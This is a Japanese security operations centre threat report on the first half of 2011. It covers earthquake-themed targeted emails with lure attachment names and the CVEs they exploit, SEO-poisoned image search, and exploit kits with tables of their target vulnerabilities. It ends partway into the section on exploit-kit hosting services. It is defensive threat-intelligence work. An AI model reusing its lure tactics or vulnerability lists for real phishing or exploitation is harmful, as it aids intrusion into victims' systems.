
2011年 上半期
Tokyo SOC
情報分析レポート

目次

エグゼクティブ・サマリー	4
1 標的型メール攻撃.....	5
1.1 東日本大震災に便乗した不正なメール.....	5
1.2 その他の標的型メール攻撃.....	7
1.3 標的型メール攻撃の傾向.....	8
1.4 まとめ.....	9
2 ドライブ・バイ・ダウンロード攻撃	10
2.1 ドライブ・バイ・ダウンロード攻撃の推移	10
2.2 イメージ検索を悪用した攻撃	11
2.3 Exploit Pack (Kit)	13
2.4 まとめ.....	16
3 SQL インジェクション攻撃	17
3.1 攻撃の検知状況.....	17
3.2 Web サイト改ざんを目的とした SQL インジェクション攻撃.....	18
3.3 まとめ.....	21
[Column1] ハッカー集団によるシステムの侵害.....	22
4 クラウド・サービスの悪用	23
4.1 クラウド・サービスからの攻撃検知状況	23
4.2 クラウド・サービスからの攻撃の傾向.....	24
4.3 まとめ.....	25
5 今期確認された脆弱性のおさらい	26
5.1 今期注目を集めた脆弱性.....	26
5.2 Adobe Flash Player の脆弱性を悪用した攻撃	27
5.3 Exim の脆弱性を悪用した攻撃	28
5.4 Java を利用している Web サーバーをサービス不能にする攻撃	29
5.5 まとめ.....	29
6 ADVANCED PERSISTENT THREAT (APT) 対策について	30
6.1 APT とは何か	30
6.2 APT の具体的な内容と課題	31

6.3	APT 対策.....	32
6.4	まとめ.....	32
	[Column2]スマートフォンを狙うマルウェア.....	33
	おわりに	34

エグゼクティブ・サマリー

本レポートは、IBM が全世界で提供しているセキュリティー運用監視サービス「Managed Security Services」(MSS) の中で、世界 9 ヶ所 (東京、ブリスベン、北米 4 拠点、ブリュッセル、オルトランド、バンガロール) の監視センター (セキュリティー・オペレーション・センター : SOC) にて観測したセキュリティー・イベント情報に基づき、主として日本国内の企業環境に影響を与える脅威の動向を、東京 SOC が独自に分析し、まとめたものです。

2011 年上半期の注目すべき脅威として「標的型メール攻撃」が挙げられます。特に東日本大震災発生後には、震災や原発事故に関連する情報を偽装したメールが複数の企業・組織を対象に送信され、その一部にはゼロデイ攻撃を行ってウイルス感染を試みる不正なファイルが添付されていました。この攻撃は何年も前から観測されているものですが、今期は特に検知数が増えており、また内容も洗練されてきております。攻撃手法のトレンドが、ランダムかつ大規模で成功率の低い攻撃から、この種の限定的で比較的高度な攻撃にシフトしてきている傾向が伺えます。

「ドライブ・バイ・ダウンロード攻撃」も継続しています。今期は検索エンジンのイメージ検索機能を悪用する攻撃が観測されました。また、特徴的な出来事として、攻撃を管理する環境をクラウド型のアンダーグラウンド・サービスとして有償提供する業者が確認され始めたことが挙げられます。このようにエコ・システムが発展している背景には、依然として攻撃の効果が高く、攻撃者側に金銭的メリットをもたらし続けていることが伺えます。

上記の 2 種類の脅威はいずれもクライアント PC を対象とした脅威ですが、最終的な影響範囲はクライアント PC にとどまりません。一般に「Advanced Persistent Threat (APT)」と呼ばれる攻撃では、クライアント PC に感染させたウイルスを悪用して組織内部のサーバーに保存されている機密情報を盗み出す事例が報告されています。

サーバーを対象とした脅威の代表である「SQL インジェクション攻撃」にも変化が見られました。2011 年 4 月頃に確認した LizaMoon と呼ばれる一連の攻撃は、単純なデータベース改ざん攻撃のようでしたが、実は 1 年以上前から継続している周到な攻撃であることが分かっています。

また、「クラウド・サービスの悪用」も観測されました。これは、Amazon EC2 等のクラウド・サービスで提供されている仮想マシンが攻撃者に乗っ取られ悪用されているものと推測されます。特にクラウド環境固有の問題ではありませんが、この事実は、クラウド・サービスを利用してシステムを構築する際にも、実環境で推奨されるものと同様のセキュリティー対策が不可欠であることを示しています。

本レポートでは上記のトピックに関する解説に、2 つのコラム「ハッカー集団によるシステム侵害」「スマートフォンを狙うマルウェア」を交えて、2011 年上半期の脅威動向を紹介いたします。

これらの情報を、セキュリティー・ポリシーの策定や、情報セキュリティー対策を設計する際の参考として、また、情報セキュリティーに関する知識向上の一助として、ご活用いただければ幸いです。

1 標的型メール攻撃

標的型メール攻撃は、特定の企業や組織に狙いを絞って、マルウェアを添付したり、不正なリンクを記載したメールを送信する攻撃です。この攻撃は、ターゲット範囲が絞られているため攻撃の実態が表面化しづらく、被害に気付きにくいために影響が長期化してしまうという問題があります。

本章では、今期東京 SOC で確認した標的型メール攻撃の特徴について解説します。

1.1 東日本大震災に便乗した不正なメール

2011年3月11日以降、東京 SOC では東日本大震災に関連する情報に見せかけた不正なメールを多数確認しました。これらの震災に便乗した攻撃の影響で、今期東京 SOC で確認した標的型メールの種類は前期に比べて約 2.5 倍に増加しています。

震災関連の標的型メールは、そのすべてが、SPAMメールのように多数の宛先に送信するのではなく、宛先を特定の組織に限定して送信されていました。

標的型メールにはファイルが添付されており、EXE（Windows 実行ファイル）や ZIP（実行ファイルが圧縮されている）などの形式でウイルスが直接添付されている事例と、細工された Word や Excel、PDF などのドキュメント・ファイルが添付されている事例が確認されています。




図 1 震災情報に便乗した不正な標的型メール

東京 SOC で注目したのはドキュメント・ファイルが添付された事例です。これらのファイルには、ドキュメント・ビューアーの脆弱性を悪用してウイルスに感染させる攻撃コードが含まれています。

図 1 は、不正な添付ドキュメント・ファイルの例です。東京 SOC で最初にこのようなメールを確認したのは、震災から約 1 週間が経過した 3 月 17 日でした。表 1 が示すように、ほとんどのメールは原発事故の情報を装ったものです。特に悪質な例として、震災に便乗した詐欺についての注意喚起を装ったメール（4 月

20 日:東北地方太平洋沖地震に便乗した詐欺にご注意ください.doc) も確認しています。

また、4 月 19 日に確認した「(震災関連) 放射能漏れ、予防と対策基礎知識.doc」という添付ファイルは、2011 年 4 月に確認された Adobe Flash Player のゼロデイ脆弱性 (CVE-2011-0611) を悪用するものでした。

このような震災関連の情報に見せかけた日本語の標的型メールは、海外の SOC では確認されませんでした。この事実は、攻撃者が日本人に限定してこのような標的型メール攻撃を行っていたことを示しています。

表 1 震災情報に便乗した不正な標的型メールに添付されていたドキュメント・ファイル

検知日	添付ファイル名	悪用する脆弱性
2011年03月17日	mSv(ミリシーベルト)で示した図解.doc	Microsoft Office Wordの脆弱性 (MS10-087 : CVE-2010-3333)
2011年03月18日	避難場所一覧表.xls	Microsoft Office Excelの脆弱性 (MS09-067 : CVE-2009-3129)
2011年03月22日	放射能が関東の人間に与える影響.doc	Microsoft Office Wordの脆弱性 (MS10-087 : CVE-2010-3333)
2011年03月29日	安定ヨウ素材の服用量および服用方法.xls	Microsoft Office Excelの脆弱性 (MS09-067 : CVE-2009-3129)
2011年04月16日	震災後の各地域の最新状況.xls	Microsoft Office Excelの脆弱性 (MS09-067 : CVE-2009-3129)
2011年04月19日	(震災関連) 放射能漏れ、予防と対策基礎知識.doc	Adobe Flash Playerの脆弱性 (CVE-2011-0611)
2011年04月20日	東北地方太平洋沖地震に便乗した詐欺にご注意ください.doc	Microsoft Office Wordの脆弱性 (MS10-087 : CVE-2010-3333)
2011年04月25日	放射性物質の食品健康影響.pdf	Adobe Readerの脆弱性 (CVE-2011-0611)
2011年05月13日	食品の安全.pdf	Adobe Readerの脆弱性 (CVE-2011-0611)

1.2 その他の標的型メール攻撃

東京 SOC では、震災に便乗したメール以外にも様々な標的型メール攻撃を確認しています。表 2 は、今期東京 SOC にて確認された震災関連以外の標的型メール攻撃で添付されていた不正なファイル名の一例です。これらのファイルにも前節の例と同様にドキュメント・ビューアーの脆弱性を悪用する攻撃コードが含まれており、脆弱性のあるドキュメント・ビューアーで閲覧するとウイルスに感染する可能性があります。

添付ファイル名には、「日程表.xls」や「会員.xls」など受信者の業務に関連があるような資料に見せかけたり、「身上調査提出依頼.pdf」など返信を促したりするような文面が利用されていました。

また、「中国軍尖閣、第 1 列島線で攻勢.doc」などの時事問題に関連したファイル名を用いることでメール受信者の関心を引こうとするようなメールも多数確認されています。

さらに、性質上、表には挙げられませんが、企業の取引情報や組織内部の人物しか知りえないような情報に関連したファイル名を用いている事例もあります。

表 2 標的型メールに添付されていたドキュメント・ファイル

添付ファイル名	悪用する脆弱性
中国軍尖閣、第1列島線で攻勢.doc	Microsoft Office Wordの脆弱性 (MS10-087 : CVE-2010-3333)
会員.doc	Microsoft Office Wordの脆弱性 (MS10-087 : CVE-2010-3333)
日程表.xls	Microsoft Office Excelの脆弱性 (MS09-067 : CVE-2009-3129)
花見計画.xls	Microsoft Office Excelの脆弱性 (MS09-067 : CVE-2009-3129)
スケジュール.xls	Microsoft Office Excelの脆弱性 (MS09-067 : CVE-2009-3129)
身上調査提出依頼.pdf	Adobe Readerの脆弱性 (CVE-2011-0611)
エリート層における党の存在.pdf	Adobe Readerの脆弱性 (CVE-2011-0611)
リスト.pdf	Adobe Readerの脆弱性 (CVE-2010-2883)

1.3 標的型メール攻撃の傾向

本節では、1.1、1.2 で紹介した標的型メールの特徴について解説します。

■ 攻撃者がターゲットとするユーザーの特徴

攻撃者は、標的型メール攻撃のターゲットをどのように抽出しているのでしょうか。今期東京 SOC で確認した標的型メール攻撃のターゲットは、官公庁と社会インフラ企業を中心とした（一部の一般企業も含まれています）。さらに、このような攻撃メールを受信した企業では、組織内の他のユーザーに対して、別の標的型メールが送信される事例を多数確認しています。すなわち、一度ターゲットにされた組織は、繰り返し狙われ続けているといえます。

攻撃者はターゲットとなるユーザーのメールアドレスを、ウイルス感染した端末などから盗み出していると推測されます。そのため、情報を盗まれてしまった個人だけではなく、その個人の所属する組織や関連している組織がまとめて攻撃のターゲットとなる傾向にあると考えられます。一部では、盗まれたメールと同

じ件名・本文を使用して、不正なファイルを添付したメールを送信してくる事例も確認されています。

■ 標的型メール送信元アドレス

前期までに確認されていた標的型メール攻撃では、送信元メールアドレスを官公庁などのアドレスに偽装し、中国などの IP アドレスから送信している事例が多数ありました。

図 2 は、東京 SOC が今期確認した標的型メール攻撃の送信元メールアドレスの集計結果です。最も多かったのは、フリーのメールサービスを利用して、送信元メールアドレスを偽装することなくそのまま送信する事例でした。

次に多かったのは国内 ISP が提供しているメールサービスのアドレスでした。これは、攻撃者がウイルスなどを利用して盗んだメールアカウントを悪用しているものと考えられます。

その他に、ターゲットとなった企業のメールアドレスや、国内企業のメールアドレスを利用している事例を確認しました。これらは、攻撃者が受信者を信用させるために偽装しているものと考えられます。




図 2 標的型メールの送信元メールアドレス

■ 標的型メール送信元国

図 3 は、標的型メール攻撃の送信元 IP アドレスが割り当てられている国の割合を示しています。今期は、国内のフリー・メールサービスからの送信が最も多かった影響で、日本国内からの送信が多くを占めています。その他には、米国や中国からの送信を確認しています。

今期東京 SOC にて確認した標的型メール送信元国は、この 3 カ国だけでした。

■ 標的型メールに利用されている文字コード

通常、日本語環境のクライアント PC で日本語のメールを送信する場合、文字コードには UTF-8 や JIS コード (ISO2022-JP) などが利用されます。

これまでに確認された多くの標的型メール攻撃では、日本語環境ではあまり利用されない文字コードを使用しているという特徴がありました。特に中国語圏で利用される文字コード GB2312 などがよく使用されていました。

しかし、今期最も多く使用されていたのは UTF-8 でした (図 4)。また、次に多く使用されているものも通常の日本語環境でよく使用される ISO2022-JP でした。これらは、フリーのメールサービスが利用されて

いる際に多く見られた傾向で、攻撃者が Web メールから標的型メールを送信するか、または日本語環境のシステムを踏み台にしてこのような攻撃を行っていた可能性を示しています。

1.4 まとめ

標的型メール攻撃は、1 つの組織を継続して狙うという傾向があります。本章で解説したようなメールを組織内で 1 通でも受信したことがある場合は、気付かないところで組織内の別の人も似たようなメールを受信しているはずです。

もし、標的型メール攻撃を 1 度でも受けたことがあるなら、不審なメールを受信したユーザーが他に存在しないか調査することをお勧めします。また、次の標的型メール攻撃に備え、組織内で不審なメールの取り扱い方針を徹底することをお勧めします。受信者が添付ファイルを開かないだけでなく、不審メールを直ちに組織内で共有し、他のユーザーが開いてしまわないよう働きかける仕組みを設けることも検討してみてください。




図 3 標的型メールの送信元国別割合




図 4 標的型メールに利用されていた文字コード

2 ドライブ・バイ・ダウンロード攻撃

ドライブ・バイ・ダウンロード攻撃は、クライアント PC にウイルスを感染させるための常套手段となっています。東京 SOC では前期までに引き続き、今期も多数のドライブ・バイ・ダウンロード攻撃を確認しています。ドライブ・バイ・ダウンロード攻撃の手法に大きな変化は見られませんが、攻撃による被害は一向に減る気配がありません。

本章では、今期東京 SOC で確認したドライブ・バイ・ダウンロード攻撃の特徴について解説します。

2.1 ドライブ・バイ・ダウンロード攻撃の推移

ドライブ・バイ・ダウンロード攻撃とは、Web サイトを閲覧した PC に無許可にマルウェアをインストールする攻撃手法です。攻撃者は改ざんした Web サイトにアクセスしてきたユーザーを不正な Web サイトへ自動的にリダイレクトすることで攻撃を行い、クライアント PC にウイルスを感染させます。

今期の東京 SOC におけるドライブ・バイ・ダウンロード攻撃検知数は 2010 年から横ばいで、減少する傾向はみられませんでした（図 5）。

ドライブ・バイ・ダウンロード攻撃で感染するウイルスとして、最も多く確認したのは偽アンチウイルスソフトを代表とするスケアウェア¹でした。これまで、

スケアウェアは Windows OS に感染するものが主流でしたが、5 月頃から Mac OS を対象にするものも確認されるようになってきました。それ以外にも、SpyEye と呼ばれるオンライン・バンキングの情報を盗み出すことを目的としたウイルスの大量感染を確認しました²。

また、新しい攻撃手法としてイメージ検索を悪用して不正なサイトへ誘導しようとする攻撃が発生し、大規模な被害を与えました。

次節では、今期確認したドライブ・バイ・ダウンロード攻撃の特徴について解説します。

1 スケアウェアとは、クライアント PC がウイルスに感染しているなどの嘘の警告を表示し、ユーザーを脅して有料のソフトウェアやサービスを購入させようとするマルウェア

2 Tokyo SOC Report: SpyEye ウイルスの検知件数増加を確認
https://www.ibm.com/blogs/tokyo-soc/entry/spyeye_20110425




図 5 ドライブ・バイ・ダウンロード攻撃検知件数(東京 SOC 調べ:2010 年 7 月 1 日~2011 年 6 月 30 日)

2.2 イメージ検索を悪用した攻撃

東京 SOC では、4 月 25 日頃から、イメージ検索を悪用したドライブ・バイ・ダウンロード攻撃の増加を確認しました。この攻撃は、Google 画像検索で、検索結果として表示されるイメージ画像をクリックすると不正な Web サイトへ誘導されてしまうもので、SEO ポイズニングと呼ばれる攻撃手法を用いていました。SEO ポイズニングとは、検索結果の上位に不正なサイトへのリンクを表示させる攻撃手法で、通常の Web

サイトなどでも行う検索エンジン最適化 (Search Engine Optimization) を悪用したものです。

Google 検索では、SEO ポイズニングされた検索結果の画像リンクが図 6 のように表示されます。通常と変わらない表示ですが、この画像のリンクは図 7 (SEO ポイズニングされたリンク) のようになっています。

イメージ検索時に表示されるサムネイル画像のリンク先 URL は以下の 2 つの引数を含んでいます (図 7)。

- `imgurl`: サムネイル画像の URL
- `imgrefurl`: 画像をクリックした際のアクセス先 URL



図 6 SEO ポイズニングされた画像が表示されている検索結果

「imgrefurl」と「imgurl」に指定されるホスト名は通常同じもの（図7の正常なリンクのexample.com）になることが多い傾向にあります³。しかし、今回 SEO ポイズニングされていた画像は、異なるものになっていました（図7のポイズニングされたリンクのattacker.com/index.html）。そのため、アクセスしたユーザーは表示画像のホスティングされているWebサイトとは異なるサーバーにアクセスさせられます。

画像のリンク先Webサイトには、アクセスしてきたユーザーを不正なサイトにリダイレクトするスクリプトが攻撃者によって埋め込まれています（図8）。リ

ダイレクトされた先の不正なサイトには、さらにユーザーを別の不正なサイトにリダイレクトするスクリプトが含まれており、最終的には、Java や Adobe Reader などのアプリケーションの脆弱性を悪用して、ウイルスに感染させようとする攻撃を受けます。このとき、クライアント PC に攻撃のターゲットとなったアプリケーションの脆弱性が存在すると、ウイルスに感染します。

³ Web サイトの画像を別のホストから読み込んでいる場合もホスト名は異なります




図7 SEO ポイズニングで表示された不正な画像のリンク URL の例




図8 不正な画像をクリックしたユーザーの遷移例

2.3 Exploit Pack (Kit)

■ 今期流行した Exploit Pack

攻撃者はドライブ・バイ・ダウンロード攻撃を行う際、ユーザーがリダイレクトされてくる不正なサイトに、クライアント PC を攻撃してウイルスに感染させるためのツールを設置しています。このようなツールは、Exploit Pack と呼ばれ、アンダーグラウンドで多数売買されています。

Exploit Pack は、様々なアプリケーションを攻撃する機能や、ツールを管理するための GUI を備えています。さらに、ツールを利用するためのマニュアルや、インストール・スクリプトまで準備されていることもあります。攻撃者がドライブ・バイ・ダウンロード攻撃を行う際にこのようなツールを利用することは、2007 年頃から確認されており、現在では一般的な方法となっています。

東京 SOC でも、このようなアンダーグラウンドで売買されている Exploit Pack を利用したドライブ・バイ・ダウンロード攻撃を多数確認しています。

表 3 は、今期東京 SOC にて検知した Exploit Pack 別ウイルス・ダウンロード発生件数の上位 5 件を記載しています。(この件数は攻撃が成功し、ウイルス・ダウンロードが発生した数を表しているため、クライアント PC が攻撃を受けた件数は、この数の数倍に上ります。)

最も多く確認されたのは、Black Hole Exploit Kit と呼ばれるツールによる攻撃です。このツールによる攻撃は 2011 年 2 月頃から徐々に検知数が増加し、現在でも多数検知されています。前節で解説したイメージ検索を悪用した攻撃は、この Black Hole Exploit Kit が不正な Web サイトにインストールされ、攻撃に利用されていました。

次に多く検知したツールは、Incognito Exploit kit です。このツールは 2011 年 3 月頃から検知数が上昇しています。

表 3 Exploit Pack 別ウイルス・ダウンロード発生件数(上位 5 件)
(東京 SOC 調べ:2011 年 1 月 1 日~6 月 30 日)

No.	Exploit kit Name	ウイルスダウンロード検知数
1	Black Hole Exploit Kit	280
2	Incognito Exploit Kit	152
3	SEO Exploit Kit	122
4	Phoenix Exploit Kit	90
5	Eleonore Exploit Pack	26

表4はこれらのツールが悪用する脆弱性を一覧したものです。この中にはWindowsの脆弱性を悪用するものは7件、それ以外のサードパーティー・アプリケーションの脆弱性を悪用するものが21件あり、ターゲットとなっている脆弱性の多くがサードパーティー・アプリケーションのものであることが分かります。さらに、Adobe Reader/AcrobatとJRE/JDKの脆弱性を合わせると14件になり、この2つのアプリケーションだけでターゲットの半数を占めています。

なお、表4のとおり、今期大規模な被害を及ぼしたこれらのExploit Packはゼロデイ脆弱性を悪用しませんでした（すべて2010年以前に確認された脆弱性）。

多数の環境でウイルス感染の被害が発生していましたが、全てのアプリケーションを最新の状態にしていれば、この攻撃によるウイルス感染被害は起こらなかったはずで

表4 Exploit Pack 別ターゲット脆弱性一覧

対象アプリケーション	CVE	Blackhole	Incognito	SEO	Phoenix	Eleonore
Firefox	CVE-2005-2265					○
MDAC	CVE-2006-0003	○		○	○	
Windows Media Player	CVE-2006-0005					○
Firefox	CVE-2006-3677					○
MDAC	CVE-2006-5559					○
Adobe Flash Player	CVE-2007-0071				○	
Adobe Reader/Acrobat	CVE-2007-5659	○	○		○	○
Internet Explorer	CVE-2008-0015					○
MS Access Snapshot	CVE-2008-2463					○
Adobe Reader/Acrobat	CVE-2008-2992	○	○	○	○	○
JRE/JDK	CVE-2008-5353			○		○
Internet Explorer	CVE-2009-0075					○
Adobe Reader/Acrobat	CVE-2009-0836				○	
Adobe Reader/Acrobat	CVE-2009-0927	○	○	○	○	○
Adobe Flash Player	CVE-2009-1869			○	○	
Firefox	CVE-2009-2477					○
Opera	CVE-2009-3269					○
JRE/JDK	CVE-2009-3867			○		○
Adobe Reader/Acrobat	CVE-2009-4324		○	○		○
Adobe Reader/Acrobat	CVE-2010-0188	○			○	
JRE/JDK	CVE-2010-0840	○			○	
JRE/JDK	CVE-2010-0842	○	○		○	
JRE/JDK	CVE-2010-0886	○	○	○		
Adobe Reader/Acrobat	CVE-2010-1297				○	
QuickTime	CVE-2010-1818				○	
Microsoft Help Center	CVE-2010-1885	○	○	○	○	
Adobe Reader/Acrobat	CVE-2010-2883				○	
JRE/JDK	CVE-2010-3552				○	


■ EaaS: Exploit Pack as a Service

最近では、Exploit Pack を売買するだけでなくサービスとして提供している事例も多数確認されています。これまで攻撃者は自ら Exploit Pack を作成または他者から購入し、そのツールを自分の手中にあるサーバー上にインストールして攻撃を行っていました。しかし、最近では Exploit Pack をホスティングし、それを他の攻撃者に利用させるサービスを提供している事例が増加しています。このサービスは、攻撃者のための SaaS であり、一部では EaaS (Exploit pack as a Service) などと呼ばれています。

このサービスを利用すれば、攻撃者は自らサーバーを準備したり、Exploit Pack をインストールしたりする必要がなくなります。今期、被害発生件数が 2 番目

に多かった Incognito Exploit kit もこのようなサービスを提供することを前提に作成されたツールです。図 9 は、実際にこのツールを利用したサービスの利用者一覧画面です（赤で囲まれた部分がサービス利用者の一覧）。

